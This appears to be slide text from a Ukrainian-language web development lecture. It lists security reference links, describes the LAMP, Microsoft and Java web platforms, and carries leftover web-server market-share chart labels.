

- Password Strength <http://xkcd.com/936/>
- Authentication vs. Authorization
<http://stackoverflow.com/questions/6556522/authentication-versus-authorization>
- Secure Flag for Cookies
<https://www.owasp.org/index.php/SecureFlag>
- OWASP Top 10
https://www.owasp.org/index.php/Top_10_2013-Top_10
- HTTP Caching
<https://developers.google.com/web/fundamentals/performance/optimizing-content-efficiency/http-caching>

Платформи веб-розробки

- Операційна система
- Веб сервер
- База даних
- Мова програмування

Платформа LAMP

- Linux
- Apache
- MySql
- PHP
 - Perl
 - Python
- Модифікації: WAMP, WIMP



Платформа Microsoft

- Windows Server
- Internet Information Server (IIS)
- SQL Server
- ASP .NET (C#, Visual Basic .NET)
- Або Microsoft Azure



Платформи Java


- Linux
- Apache Tomcat
- Oracle, MySql
- Java (servlets)




Інші платформи

- Python
- Perl
- Ruby/Ruby on Rails
- Node.js
- ColdFusion
- ...
- І ВСІ ІНШІ МОВИ



Популярність веб серверів




Популярність веб серверів



Web Servers Market Share




Server Programming Languages



Percentages of websites using various server-side programming languages

Note: a website may use more than one server-side programming language


Server Programming Languages (2016)



Web Servers – Top 10k Sites

Web Server Usage Statistics

Statistics for websites using Web Server technologies




Switch Chart Data

Top 10k Sites











Top 100k Sites

Top Million Sites

The Entire Internet

Country Statistics 


Top 10 Legend

-  Apache
-  nginx
-  IIS
-  Varnish
-  BIG-IP
-  Apache Tomcat Coyote
-  Rack Cache
-  LiteSpeed
-  Phusion Passenger
-  Cowboy

Web Servers – Entire Web

Web Server Usage Statistics

Statistics for websites using Web Server technologies



Switch Chart Data

Top 10k Sites

Top 100k Sites

Top Million Sites

The Entire Internet

Country Statistics 

